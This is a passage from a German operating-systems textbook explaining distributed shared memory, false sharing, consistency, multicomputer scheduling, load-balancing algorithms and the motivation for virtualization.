Der Unterschied zwischen tatsächlichem gemeinsamem Speicher und DSM wird in ►Abbildung 8.21 dargestellt. ►Abbildung 8.21(a) zeigt einen echten Multiprozessor mit physisch gemeinsamem Speicher, der in der Hardware realisiert ist. In ►Abbildung 8.21(b) ist dann DSM zu sehen, hier wird der Speicher durch das Betriebssystem implementiert. Eine weitere Form des gemeinsamen Speichers zeigt ►Abbildung 8.21(c), wo die Implementierung auf noch höheren Software-Ebenen stattfindet. Wir werden im weiteren Verlauf dieses Kapitels zu dieser dritten Option zurückkehren, jetzt wollen wir uns aber auf DSM konzentrieren.




Abbildung 8.21: Verschiedene Schichten, in denen der gemeinsame Speicher implementiert werden kann:
(a) Hardware, (b) Betriebssystem, (c) Software auf der Benutzerebene

Lassen Sie uns jetzt einen Blick auf einige Details der Arbeitsweise von DSM werfen. In einem DSM-System ist der Adressraum in Seiten eingeteilt, die über alle Knoten im System verteilt sind. Referenziert eine CPU eine nicht lokale Seite, dann wird ein Sprung in das Betriebssystem ausgelöst, die DSM-Software spürt die Seite mit der gewünschten Adresse auf und wiederholt den fehlgeschlagenen Befehl, der nun erfolgreich ausgeführt werden kann. ►Abbildung 8.22(a) illustriert dieses Konzept für einen Adressraum mit 16 Seiten und vier Knoten, von denen jeder sechs Seiten halten kann.




Abbildung 8.22: (a) Speicherseiten des auf vier Maschinen verteilten Adressraumes, (b) Situation, nachdem CPU 1 auf Seite 10 zugegriffen hat und die Seite dorthin verschoben wurde, (c) Situation, wenn Seite 10 nur zum Lesen ist und Replikation verwendet wurde

Wenn CPU 0 in diesem Beispiel Befehle oder Daten der Seiten 0, 2, 5 oder 9 anspricht, dann werden die Zugriffe lokal ausgeführt. Referenzen auf andere Seiten lösen eine Unterbrechung aus. Ein Zugriff auf eine Adresse der Seite 10 wird beispielsweise einen Aufruf der DSM-Software nach sich ziehen, die dann Seite 10 von Knoten 1 zu Knoten 0 überträgt. ►Abbildung 8.22(b) verdeutlicht diese Situation.

Replikation

Man kann das Grundsystem und damit die Performanz beträchtlich verbessern, indem man nur Seiten kopiert, auf die lediglich lesend zugegriffen wird. Das können zum Beispiel Programmtexte, Konstanten oder andere Datenstrukturen sein, die nur gelesen werden. Stellt in Abbildung 8.22 Seite 10 beispielsweise einen Ausschnitt eines

Programmtextes dar, dann kann die Benutzung durch CPU 0 so durchgeführt werden, dass lediglich eine Kopie an CPU 0 gesendet wird. Das Original im Speicher von CPU 1 wird dabei nicht behelligt (siehe ►Abbildung 8.22(c)). Auf diese Weise können sowohl CPU 0 als auch CPU 1 so oft wie nötig auf die Seite 10 zugreifen, ohne Unterbrechungen zum Laden der fehlenden Seite auszulösen.

Eine weitere Möglichkeit besteht darin, nicht nur die Seiten zu kopieren, auf die nur lesend zugegriffen wird, sondern alle Seiten. Solange nur Leseoperationen ausgeführt werden, gibt es keinen Unterschied zwischen der Replikation von reinen Lese- und von Lese-/Schreibseiten. Wird aber eine kopierte Seite plötzlich verändert, so müssen spezielle Maßnahmen ergriffen werden, um die Existenz von verschiedenen, inkonsistenten Kopien zu verhindern. Wie solchen Inkonsistenzen begegnet werden kann, wird in den folgenden Abschnitten besprochen.

False-Sharing

DSM-Systeme sind den Multiprozessoren in bestimmten Schlüsseleigenschaften ähnlich. Referenziert man in beiden Systemen ein nicht lokales Speicherwort, so wird das entsprechende Speicherstück von seiner aktuellen Position auf die zugreifende Maschine (in den Arbeitsspeicher bzw. Cache) übertragen. Ein wichtiger Entwurfsaspekt ist die Frage, wie groß dieses Speicherstück sein sollte. In Multiprozessoren ist die Größe des Cache-Blockes normalerweise 32 oder 64 Byte, um den Bus nicht mit zu langen Übertragungen zu belasten. In DSM-Systemen muss die Einheit ein Vielfaches der Seitengröße sein (da die MMU mit Seiten arbeitet), es können 1, 2, 4 oder mehr Seiten sein – im Endeffekt werden dadurch größere Seiten simuliert.

Für DSM haben größere Seiten Vor- und Nachteile. Einerseits ist der größte Vorteil wohl der, dass die Zeit für die Initialisierung eines Netzwerktransfers relativ groß ist. Es dauert daher nicht wesentlich länger, 4.096 Byte statt 1.024 Byte zu übermitteln. Daten in großen Einheiten zu übertragen, wenn ein großer Teil des Adressraumes bewegt werden muss, reduziert somit oftmals die Anzahl der Übertragungen. Diese Eigenschaft ist besonders wichtig, weil viele Programme die sogenannte Lokalitäts-eigenschaft haben. Das heißt, wenn ein Programm auf ein Wort einer Speicherseite zugreift, wird es sehr wahrscheinlich sehr bald auf ein Wort derselben Seite zugreifen.

Andererseits wird natürlich das Netzwerk bei größeren Übertragungen länger belastet und blockiert damit Seitenfehler anderer Prozesse. Folglich wird ein neues Problem eingeführt, wenn die effektive Seitengröße vergrößert wird. Dieses Problem wird **False-Sharing** genannt und ist in ►Abbildung 8.23 dargestellt. Wir sehen hier eine Seite mit zwei gemeinsam benutzten Variablen, A und B, die in keiner Beziehung zueinander stehen. Prozessor 1 greift mit Lese- und Schreibvorgängen sehr häufig auf A zu. Prozessor 2 benutzt B ähnlich häufig. Unter diesen Umständen wird die Seite, die beide Variablen enthält, ständig zwischen beiden Maschinen hin- und hergeschoben.

Das Problem ist hier: Obwohl die zwei Variablen in keiner Beziehung zueinander stehen, erscheinen sie zufällig auf derselben Seite. Wenn also ein Prozess auf die eine Variable zugreift, so bekommt er die andere gleich mit. Je größer die effektive Seitengröße ist,

desto öfter wird es zu False-Sharing kommen und je kleiner umgekehrt die Seitengröße, desto seltener wird der Effekt auftreten. In Systemen mit gewöhnlichem virtuellem Speicher gibt es nichts annähernd Vergleichbares.




Abbildung 8.23: False-Sharing einer Seite mit zwei unabhängigen Variablen

Intelligente Compiler, die dieses Problem kennen und die Variablen dementsprechend auf die Adressräume verteilen, können dazu beitragen, das False-Sharing zu mindern und die Performanz zu verbessern. Das ist natürlich einfacher gesagt als getan. Zudem könnte der Fall eintreten, dass Knoten 1 ein Element aus einem Array benutzt und Knoten 2 auf ein anderes Element aus diesem Array zugreift. Dann kann auch ein geschickter Compiler wenig tun, um das Problem zu umgehen.

Erlangen sequenzieller Konsistenz

Werden beschreibbare Seiten nicht kopiert, dann stellt das Erlangen von Konsistenz kein Problem dar. Es gibt nur eine Kopie jeder beschreibbaren Seite und diese wird dynamisch je nach Bedarf hin- und hergeschoben. Da es jedoch nicht immer möglich ist, im Voraus zu erkennen, welche Seiten beschreibbar sind, wird in vielen DSM-Systemen beim Zugriff eines Prozesses auf eine entfernte Seite eine lokale Kopie angelegt und beide Seiten werden von ihrer jeweiligen MMU als nur zum Lesen markiert. Solange auch wirklich nur lesend zugegriffen wird, ist alles in Ordnung.

Versucht dennoch irgendein Prozess, auf eine kopierte Seite zu schreiben, dann entsteht ein potenzielles Konsistenzproblem, weil es nicht vertretbar ist, eine Kopie zu verändern und die anderen unverändert zu lassen. Dies entspricht der Situation, wenn eine CPU in einem Multiprozessor versucht, ein Speicherwort zu ändern, das sich gleichzeitig in mehreren Caches befindet. Dort war die Lösung, ein Signal von der schreibenden CPU auf den Bus legen zu lassen, durch das alle anderen CPUs angewiesen werden, ihre Kopien des Cache-Blockes zu verwerten. DSM-Systeme arbeiten in der Regel ähnlich. Bevor eine gemeinsame Seite beschrieben werden kann, wird eine Nachricht an alle anderen CPUs gesandt, die über eine Kopie dieser Seite verfügen, mit der Aufforderung, diese Kopie zu verwerten. Nachdem alle beteiligten CPUs diesen Vorgang bestätigt haben, kann die anfängliche CPU den Schreibvorgang beginnen.

Es ist auch möglich, unter sorgfältig eingeschränkten Umständen unterschiedliche Kopien einer und derselben Seite zu tolerieren. Ein Weg besteht darin, es einem Prozess zu gestatten, eine Sperre auf ein Stück des virtuellen Adressraumes erlangen zu können, und ihn dann verschiedene Lese- und Schreiboperationen auf den gesperrten Speicherbereich ausführen zu lassen. Zu dem Zeitpunkt, an dem die Sperre freigegeben wird, können die Änderungen auf die anderen Kopien übertragen werden. Solange immer nur eine CPU eine Seite zu einem gegebenen Zeitpunkt sperren kann, wird mit diesem Konzept die Konsistenz gesichert.

Wenn eine potenziell beschreibbare Seite das erste Mal tatsächlich beschrieben wird, kann alternativ eine unveränderte Kopie der Seite angelegt und auf der CPU gespeichert werden. Nun können Sperren auf diese Seite erworben werden, die Seite kann aktualisiert und die Sperren können wieder freigegeben werden. Versucht später ein Prozess, auf einer entfernten Maschine eine Sperre für diese Seite zu erlangen, dann kann die CPU, die vorher auf die Seite geschrieben hat, den aktuellen Zustand der Seite mit der ersten Kopie vergleichen und eine Nachricht mit einer Liste aller Wörter erstellen, die sich geändert haben. Diese Liste wird dann der anfragenden CPU zugesandt, die ihrerseits ihre Kopie aktualisieren kann, anstatt sie zu löschen (Keleher et al., 1994).

8.2.6 Multicomputer-Scheduling

Auf einem Multiprozessor befinden sich alle Prozesse im selben Speicherbereich. Beendet eine CPU ihre aktuelle Aufgabe, dann sucht sie sich einen neuen Prozess und führt diesen aus. Im Prinzip sind alle Prozesse potenzielle Kandidaten für diese Auswahl. Auf einem Multicomputer ist die Situation völlig anders. Jeder Knoten hat seinen eigenen Speicher und seine eigene Prozessmenge. CPU 1 kann nicht plötzlich entscheiden, einen Prozess auf Knoten 4 zu starten, ohne vorher einen Aufwand betreiben zu müssen, um die Kontrolle über ihn zu erlangen. Dieser Unterschied bedeutet, dass das Scheduling auf Multicomputern einfacher, aber die Zuordnung der Prozesse zu Knoten wichtiger ist. Im nächsten Abschnitt werden wir diese Aspekte näher beleuchten.

Das Scheduling auf Multicomputern ähnelt in gewisser Hinsicht dem Scheduling auf Multiprozessoren. Dennoch können wir hier nicht alle Algorithmen anwenden, die für Multiprozessoren entwickelt wurden. So wird die Verwaltung einer zentralen Liste der rechenbereiten Prozesse nicht funktionieren, da jeder Prozess nur auf der CPU ablaufen kann, auf der er sich zurzeit befindet. Wenn allerdings ein neuer Prozess erzeugt wird, kann entschieden werden, wo er platziert werden soll, damit beispielsweise die Arbeitslast besser verteilt wird.

Da jeder Knoten seine eigenen Prozesse hat, kann jeder lokale Scheduling-Algorithmus verwendet werden. Es ist jedoch auch möglich, das Gang-Scheduling der Multiprozessoren einzusetzen, da hierzu lediglich eine anfängliche Absprache nötig ist, welcher Prozess in welchem Zeitabschnitt laufen soll, sowie ein Verfahren, um den Beginn dieser Zeitabschnitte zu koordinieren.

8.2.7 Lastausgleich

Es gibt relativ wenig über das Scheduling auf Multicomputern zu sagen, denn wenn ein Prozess einmal einem Knoten zugewiesen wurde, dann wird jeder lokale Scheduling-Algorithmus funktionieren, falls kein Gang-Scheduling verwendet wird. Gerade weil es so wenig Einflussmöglichkeiten gibt, sobald ein Prozess erst einmal einem Knoten zugewiesen wurde, ist die Entscheidung darüber, welcher Prozess auf welchem Knoten ablaufen soll, von besonderer Bedeutung. Dies ist ein ganz anderes Vorgehen als bei den Multiprozessorsystemen, bei denen sich alle Prozesse im gleichen Speicher befinden und von jeder beliebigen CPU eingeteilt werden können. Daher lohnt es sich, einen Blick darauf zu werfen, wie diese Zuweisung in effektiver Art und Weise stattfinden kann. Die Algorithmen und Heuristiken für diese Einteilungen sind als **Prozessorzuteilungsalgorithmen** (*processor allocation algorithm*) bekannt.

Im Laufe der Jahre sind eine Vielzahl von Prozessorzuteilungsalgorithmen vorgestellt worden. Sie unterscheiden sich in dem, was als bekannt vorausgesetzt werden kann, und darin, welches Ziel erreicht werden soll. Eigenschaften eines Prozesses, die bekannt sein könnten, sind unter anderem die CPU-Anforderungen, der Speicherverbrauch und das Ausmaß an Kommunikation mit allen anderen Prozessen. Zu möglichen Zielen können die Minimierung verschwendeter CPU-Zyklen aufgrund des Mangels von lokalen Aufträgen, die Minimierung der gesamten Kommunikationsbandbreite und die Sicherung der Fairness für Benutzer und Prozesse gehören. Im Folgenden werden wir einige Algorithmen untersuchen, um eine Vorstellung darüber zu vermitteln, welche Möglichkeiten es gibt.

Ein deterministischer, graphentheoretischer Algorithmus

Eine viel studierte Klasse von Algorithmen beschäftigt sich mit Systemen, die aus Prozessen bestehen, für die CPU- und Speicheranforderungen bekannt sind und für die eine Matrix existiert, die die mittlere Verkehrslast zwischen jedem Paar von Prozessen angibt. Wenn die Anzahl der Prozesse größer als die Anzahl der CPUs, k , ist, dann müssen jeder CPU mehrere Prozesse zugeordnet werden. Der Grundgedanke ist hier, die Zuweisung so vorzunehmen, dass der Netzwerktransfer minimiert wird.

Das System kann als gewichteter Graph dargestellt werden, wobei die Knoten die Prozesse sind und eine Kante den Verkehr zwischen zwei Knoten repräsentiert. Mathematisch lässt sich das Problem darauf reduzieren, den Graphen in k disjunkte Teilgraphen zu partitionieren, wovon jeder bestimmten Randbedingungen unterliegt (z.B. müssen die gesamten CPU- und Speicheranforderungen unterhalb bestimmter Schranken liegen). Bei jeder Lösung, die den Bedingungen entspricht, können alle Kanten ignoriert werden, die vollständig innerhalb eines einzelnen Teilgraphen liegen, weil diese die Kommunikation innerhalb einer Maschine darstellen. Dagegen repräsentieren Kanten, die einen Teilgraphen mit einem anderen verbinden, den Netzwerkverkehr. Das Ziel ist es nun, eine Aufteilung des Graphen zu finden, die den Netzwerkverkehr minimiert und dabei alle Randbedingungen erfüllt. ▶ Abbildung 8.24 zeigt beispielsweise ein System mit neun Prozessen, A bis I , wobei jede Kante mit der mittleren Kommunikationslast (z.B. in Mbps) zwischen zwei Prozessen beschriftet ist.




Abbildung 8.24: Zwei Möglichkeiten, um neun Prozesse auf drei Knoten zu verteilen

In ►Abbildung 8.24(a) haben wir den Graphen derart partitioniert, dass die Prozesse A, E und G dem Knoten 1, die Prozesse B, F und H dem Knoten 2 und die Prozesse C, D und I dem Knoten 3 zugewiesen werden. Der gesamte Netzverkehr ist die Summe der Kanten, die durch die gestrichelten Linien geteilt werden, hier also 30 Einheiten. In ►Abbildung 8.24(b) sieht man eine alternative Partitionierung, die eine Netzlast von nur 28 Einheiten hat. Unter der Voraussetzung, dass alle Partitionen die Randbedingungen bezüglich Speicher und CPU erfüllen, ist die zweite Aufteilung die bessere Wahl, da hier weniger Kommunikation nötig ist.

Intuitiv suchen wir nach eng verbundenen Clustern (hoher Verkehrsfluss innerhalb eines Clusters), die jedoch wenig mit den anderen Clustern interagieren (niedriger Verkehrsfluss zwischen den Clustern). Einige der frühesten Veröffentlichungen, die dieses Problem diskutieren, sind (Chow und Abraham, 1982; Lo, 1984; Stone und Bokhari, 1978).

Ein heuristischer, senderinitierter verteilter Algorithmus

Lassen Sie uns nun einen Blick auf verteilte Algorithmen werfen. Der erste Algorithmus, den wir uns ansehen wollen, lässt einen Prozess immer auf dem Knoten laufen, auf dem er erzeugt wurde, es sei denn, dieser Knoten ist überlastet. Das Maß für die Überlastung könnte eine zu große Anzahl von Prozessen, einen zu großen Arbeitsbereich oder andere Kriterien umfassen. Wenn ein Knoten überlastet ist, dann wählt er zufällig einen anderen Knoten und fragt nach dessen Last (basierend auf dem gleichen Maßstab). Ist die Last auf dem befragten Knoten unterhalb eines gewissen Schwellwertes, so wird der neue Prozess dorthin gesandt (Eager et al., 1986). Falls nicht, dann wählt man eine andere Maschine und untersucht diese. Diese Befragungen werden aber nicht unendlich fortgesetzt. Wenn mit N Untersuchungen kein passender Host gefunden werden kann, terminiert der Algorithmus und der Prozess läuft auf der anfänglichen Maschine ab. Dieses Konzept ist für sehr ausgelastete Knoten gedacht, die überschüssige Arbeit loswerden wollen. In ►Abbildung 8.25(a) ist solch ein senderinitierter Lastausgleich dargestellt.




Abbildung 8.25: (a) Ein überlasteter Knoten sucht nach einem weniger belasteten Knoten, um Prozesse abgeben zu können. (b) Ein freier Knoten sucht nach Arbeit.

Eager et al. (1986) haben ein analytisches Warteschlangenmodell für diesen Algorithmus entworfen. Mit diesem Modell wurde erreicht, dass sich der Algorithmus gut und stabil unter einer Vielzahl von Parametern verhält, darunter verschiedene untere Lastschranken, Übertragungskosten und unterschiedliche Werte für N .

Dennoch kann beobachtet werden, dass unter hoher Arbeitslast alle Maschinen unentwegt verzweifelt die anderen Maschinen untersuchen, in der Hoffnung, eine Maschine zu finden, die bereit ist, weitere Arbeit entgegenzunehmen. Nur wenige Prozesse lassen sich tatsächlich umlagern, doch allein durch die ständigen Abfragen entsteht ein erheblicher Aufwand.

Ein heuristischer, empfängerinitierter verteilter Algorithmus

Ein komplementärer Algorithmus zu dem obigen, der durch einen überlasteten Sender eingeleitet wurde, ist ein Algorithmus, der durch einen unterbelasteten Empfänger initiiert wird (siehe ► Abbildung 8.25(b)). Bei diesem Algorithmus überprüft das System jedes Mal, wenn ein Prozess beendet wird, ob noch ausreichend Arbeit zur Erledigung ansteht. Falls nicht, dann wählt das System zufällig eine Maschine aus und bittet um Arbeit. Sind nach N Versuchen keine Aufgaben gefunden worden, so wird die Suche zeitweise ausgesetzt und stattdessen werden noch anstehende Arbeiten erledigt, bevor der Versuch nach Beenden des nächsten Prozesses wiederholt wird. Kann keine Arbeit gefunden werden, dann bleibt die Maschine arbeitslos. Nach einem bestimmten Zeitintervall startet sie eine erneute Abfragerunde.

Ein Vorteil dieses Algorithmus ist, dass dem System in kritischen Zeiten keine zusätzliche Last aufgebürdet wird. Der senderinitiierte Algorithmus führt seine Suche nach Hilfe genau dann durch, wenn das System es am wenigsten vertragen kann – dann, wenn es am stärksten belastet ist. Ist das System stark ausgelastet, dann ist hingegen die Wahrscheinlichkeit sehr gering, dass eine Maschine zu wenig zu tun hat. Passiert dies dennoch, so ist es mithilfe des empfängerinitiierten Algorithmus leicht, Arbeit von anderen zu übernehmen. Wenn es wenig zu tun gibt, dann wird der empfänger-

initiierte Algorithmus auf der Suche nach Arbeit zwar viel Netzwerkverkehr verursachen, weil alle unbeschäftigte Maschinen verzweifelt auf der Jagd nach Arbeit sind. Es ist aber immer besser, den Aufwand dann ansteigen zu lassen, wenn das System unterbelastet ist, als wenn es überlastet ist.

Es ist es auch möglich, beide Algorithmen zu kombinieren und damit Maschinen zu erhalten, die Arbeit loswerden wollen, wenn sie zu viel davon haben, und nach Arbeit suchen, wenn sie zu wenig haben. Außerdem könnten die Maschinen das zufällige Abfragen verbessern, indem sie Protokoll über vergangene Untersuchungen führen, um chronisch unter- oder überbelastete Maschinen bestimmen zu können. Eine dieser Gruppen kann dann zuerst untersucht werden, je nachdem, ob der Initiator Arbeit bekommen oder loswerden möchte.

8.3 Virtualisierung

In einigen Situationen haben Unternehmen einen Multicomputer, obwohl sie das eigentlich gar nicht wollen. Ein verbreitetes Beispiel ist, wenn eine Firma einen E-Mail-Server, einen Webserver, einen FTP-Server, einige E-Commerce-Server und noch ein paar weitere Server hat. Diese laufen alle auf verschiedenen Computern mit der gleichen Ausrüstung und sind alle durch ein Hochgeschwindigkeitsnetzwerk verbunden, mit anderen Worten: ein Multicomputer. In einigen Fällen laufen all diese Server auf eigenen Maschinen, weil die Last für einen einzigen Rechner zu groß wäre, aber in vielen anderen Fällen ist der Hauptgrund, nicht alle diese Dienste als Prozesse auf der gleichen Maschine auszuführen, die Zuverlässigkeit: Die Geschäftsführung traut dem Betriebssystem einfach nicht zu, 24 Stunden am Tag, 365 bzw. 366 Tage im Jahr fehlerfrei zu laufen. Wenn jeder Dienst auf einem separaten Computer abgelegt wird, dann wird der Absturz eines einzigen Servers zumindest keine Auswirkungen auf die anderen haben. Damit erreicht man zwar eine gute Fehlertoleranz, doch diese Lösung ist teuer und schwierig zu verwalten, weil viele Maschinen dafür gebraucht werden.

Was ist zu tun? Die Technologie der virtuellen Maschinen – oft einfach **Virtualisierung** (*virtualization*) genannt –, die heute über 40 Jahre alt ist, hat eine Lösung für dieses Problem geliefert, wie wir bereits in Abschnitt 1.7.5 gesehen haben. Diese Methode ermöglicht es, auf einem einzigen Computer viele virtuelle Maschinen unterzubringen, von denen jede potenziell unter einem anderen Betriebssystem läuft. Der Vorteil dieses Ansatzes ist, dass ein Fehler in einer virtuellen Maschine nicht automatisch die anderen Maschinen zu Fall bringt. Auf einem virtuellen System können verschiedene Server auf unterschiedlichen virtuellen Maschinen laufen. Man erhält also das partielle Ausfallsystem eines Multicomputers, hat aber weit weniger Kosten und eine einfachere Wartbarkeit.

Natürlich bedeutet dieses Zusammenlegen der Server, alles auf eine Karte zu setzen. Wenn der Server, auf dem all die virtuellen Maschinen laufen, ausfällt, ist das Ergebnis katastrophaler als beim Absturz eines einzelnen Servers. Der Grund, warum Virtualisierung trotzdem funktioniert, ist, dass die meisten Dienstausfälle nicht durch Hardwarefehler hervorgerufen werden, sondern wegen aufgeblähter, unzuverlässiger,

fehlerhafter Software – speziell Betriebssysteme. Bei den virtuellen Maschinen läuft nur eine Software im Kernmodus: der Hypervisor, der 200 Mal weniger Codezeilen als ein vollständiges Betriebssystem hat – und damit 200 Mal weniger Fehler.

Das Ausführen von Software auf virtuellen Maschinen hat neben der strengen Isolation noch weitere Vorteile. Beispielsweise wird durch weniger physische Maschinen Geld für Hardware und Elektrizität gespart und weniger Platz im Büro verbraucht. Für Firmen wie Amazon, Yahoo, Microsoft oder Google, bei denen wohl Hunderttausende von Servern eine riesige Bandbreite an verschiedenen Aufgaben erfüllen, stellt die Reduzierung der physischen Anforderungen ihrer Datenzentren eine enorme Kosten einsparung dar. In großen Unternehmen entwickeln häufig einzelne Abteilungen oder Gruppen ein interessantes Konzept, für das sie dann einen Server kaufen, um es darauf zu implementieren. Wenn sich das Konzept durchsetzt und Hunderte oder Tausende von Servern benötigt werden, wächst das Rechenzentrum der Firma. Oft ist es schwer, die Software auf existierende Maschinen zu übertragen, weil jede Anwendung unter einer anderen Version des Betriebssystems läuft und ihre eigenen Bibliotheken, Konfigurationsdateien usw. benötigt. Auf virtuellen Maschinen kann jede Anwendung ihre eigene Umgebung mit sich nehmen.

Ein weiterer Vorteil von virtuellen Maschinen ist, dass das Setzen von Kontrollpunkten und die Umstellung (Migration) von virtuellen Maschinen (z.B. zum Lastausgleich zwischen mehreren Servern) viel einfacher als die Migration von laufenden Prozessen auf einem normalen Betriebssystem ist. Im letzten Fall wird eine ziemlich große Menge von kritischen Zustandsinformationen über jeden Prozess in Betriebssystemtabellen gespeichert, einschließlich der Informationen, die geöffnete Dateien, Alarme, Signalverarbeitungs Routinen betreffen. Wenn eine virtuelle Maschine umgestellt wird, muss lediglich das Speicherabbild verschoben werden, da alle Systemtabellen ebenfalls verschoben werden.

Ein weiteres Einsatzgebiet für virtuelle Maschinen ist die Ausführung von veralteten Anwendungsprogrammen auf Betriebssystemen (bzw. Betriebssystemversionen), die nicht mehr unterstützt werden oder die nicht auf der aktuellen Hardware laufen. Diese Anwendungen können dann zur gleichen Zeit und auf derselben Hardware wie die aktuellen Programme ausgeführt werden. In der Tat ist die Fähigkeit, gleichzeitig Anwendungen laufen lassen zu können, die unterschiedliche Betriebssysteme benutzen, ein Hauptargument zugunsten der virtuellen Maschinen.

